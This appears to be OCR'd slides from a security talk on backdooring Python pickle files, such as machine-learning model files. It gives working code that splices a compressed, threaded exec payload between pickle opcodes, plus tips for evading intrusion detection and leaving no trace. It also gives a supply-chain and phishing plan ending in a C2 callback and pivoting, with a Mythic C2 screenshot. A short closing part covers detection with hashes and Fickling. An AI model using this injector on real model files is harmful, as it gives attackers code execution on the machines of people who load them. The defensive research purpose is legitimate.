code = b'from multiprocessing import Process\np = Process(target=exec, args=("""'+maliciousPy+b'""",{"__
data = zlib.compress(code,level=9)
payload = bytearray(b'\x80\x02c__builtin__\nexec\n(czlib\ndecompress\n(B'+struct.pack("<I",len(data))+dat

temp = tempfile.TemporaryFile("w+")
while inf.tell() != os.fstat(inf.fileno()).st_size:
    try:
        pickletools.dis(inf, temp)
    except Exception as e:
        print(e)
        break

temp.seek(0)
locations = temp.read().split('\n')
temp.seek(0)
version = int(temp.read().partition('highest protocol among opcodes = ')[2].partition('\n')[0])
temp.close()

payload.append(version)

while pos == None:
    loc = random.choice(locations)
    try:
        pos=int(loc.partition(":")[0])
    except:
        print(loc, 'didn\'t work, trying again')

inf.seek(0)
print("injecting at",pos)
outf.write(inf.read(pos))
outf.write(payload)
outf.write(inf.read())
```

UNIVERSAL ATTACK


Not obvious to the user or Intrusion Detection Systems

Spins off own thread

Size isn’t a concern because the model is often 100s of MB

Zlib compress the injected python file so it’s not a giant base64 blob

Don’t launch MimiKatz and you should be fine



```
code = b'from multiprocessing import Process\np = Process(target=exec,
args=("""'+maliciousPy+b'""",{"__name__":"__main__"}, ))\np.start()'
data = zlib.compress(code,level=9)
```


UNIVERSAL ATTACK

Parse, but don't load the Pickle


All we need to know is the boundary between instructions

pickletools.dis()'s output contains the offset into the pickle where the instruction starts

Our target location will be between two arbitrary instructions



```
    0: \x80 PROTO      4
    2: \x8c SHORT_BINUNICODE '__main__'
   12: \x8c SHORT_BINUNICODE 'Test'
   18: \x93 STACK_GLOBAL
   19: (    MARK
   20: K        BININT1    32
   22: K        BININT1    2
   24: J        BININT     435945
   29: M        BININT2    4543
   32: t        TUPLE      (MARK at 19)
   33: R    REDUCE
   34: .    STOP
highest protocol among opcodes = 4
```


Original pickle Up to random instruction
Evil instructions
Remainder of Original Pickle

UNIVERSAL ATTACK

Leave No Trace

Only use Pickle instructions that alter the stack

So long as the stack is the same before our code runs and after we can do anything

Pop is your best friend at cleanup time

```
94250272: \x80  PROTO      2
94250274: c     GLOBAL     '__builtin__ exec'
94250292: (     MARK
94250293: c         GLOBAL     'zlib decompress'
94250310: (         MARK
94250311: B             BINBYTES   b'x\xda\xac...\x8
94282393: t             TUPLE      (MARK at 94250310
94282394: R         REDUCE
94282395: t         TUPLE      (MARK at 94250292)
94282396: R     REDUCE
94282397: 0     POP
94282398: \x80  PROTO      4
```


REAL LIFE

How would this Play Out


1. Access and replace a ~~unsigned executable~~ pickle someone else will load (supply chain, watering hole, phishing)

2. Wait for callback

3. Pivot and profit



Delete	Timestamp	Modify	Download	File	Description	C2 Status	Details
	Tue Jul 19 2022 20:03:49	ACTIONS		pickle_wrapper.pkl	Created by mythic_admin at 07/19/2022 20:03:49 UTC		
	Tue Jul 19 2022 18:01:03	ACTIONS		medusa.py	Created by mythic_admin at 07/19/2022 18:01:03 UTC	✓ - http	



```
GUI      31.0 ms   32.3 FPS   60   FPS limit   Vertical sync
Render   N/A       N/A        Separate process   Force FP32
No layers found
Scale +0.0 dB
Channel 0/0
Statistic   All channels   Selected
Mean        N/A            N/A
Std         N/A            N/A
Max         N/A            N/A
No network pickle loaded
```

REAL LIFE

How to detect a malicious pickle


~~Scan it like you would an executable~~

- Antivirus software is hard because pickles are not a file type

Verify it is the same file as when it was created

- Check an HMAC or hash assuming you have a 100% secure storage mechanism

Fickling is the closest to a true solution, but isn't what they recommend either



```
$ fickling --check-safety simple_list.pickle
Warning: Fickling failed to detect any overtly unsafe code,
but the pickle file may still be unsafe.
Do not unpickle this file if it is from an untrusted source!
```

